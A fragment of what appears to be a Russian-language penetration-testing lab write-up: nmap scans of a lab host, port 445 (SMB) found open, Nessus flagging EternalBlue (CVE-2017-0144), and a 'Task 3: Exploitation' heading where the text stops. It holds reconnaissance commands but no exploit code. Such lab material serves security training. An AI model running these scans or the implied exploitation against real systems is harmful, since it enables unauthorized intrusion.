

  • Nessus для сканирования уязвимостей
  • Metasploit для эксплуатации


Ключевые команды:

nmap -sn 10.10.195.105
5

nmap -sV -p445 10.10.195.105

6

nmap -F 10.10.195.105

1

  • Порт 445 (SMB) открыт





  • Nessus выявил уязвимость: CVE-2017-0144 (EternalBlue)

2 png
3
4


Задача 3: Эксплуатация

Сканер:

